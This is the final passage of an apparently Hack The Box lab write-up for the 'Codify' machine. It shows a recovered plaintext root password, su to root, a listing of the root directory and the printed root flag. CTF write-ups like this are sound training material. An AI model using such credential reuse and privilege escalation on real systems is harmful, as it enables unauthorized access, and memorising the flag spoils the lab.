
```
kljh12k3jhaskjh12kjh3
joshua@codify:/tmp$ su root
Password:
root@codify:/tmp# whoami
root
root@codify:/tmp#
```

Now get the root flag.

```
root@codify:/# cd root
root@codify:~# ls -la
total 40
drwx------  5 root root 4096 Sep 26 09:35 .
drwxr-xr-x 18 root root 4096 Oct 31 07:57 ..
lrwxrwxrwx  1 root root    9 Sep 14 03:26 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r--  1 root root   22 May  8  2023 .creds
drwxr-xr-x  3 root root 4096 Sep 26 09:35 .local
lrwxrwxrwx  1 root root    9 Sep 14 03:34 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Dec  3 06:48 root.txt
drwxr-xr-x  4 root root 4096 Sep 12 16:56 scripts
drwx------  2 root root 4096 Sep 14 03:31 .ssh
-rw-r--r--  1 root root   39 Sep 14 03:26 .vimrc
root@codify:~# cat root.txt
bc9e441fb3f1d7e28cf2b1ffc06e6460
root@codify:~#
```

Root flag-- bc9e441fb3f1d7e28cf2b1ffc06e6460

https://www.hackthebox.com/achievement/machine/1194473/574


Codify has been Pwned!
Congratulations EranD, best of luck in capturing flags ahead!
#6400
MACHINE RANK
03 Dec 2023
PWN DATE
30
POINTS EARNED
OK
SHARE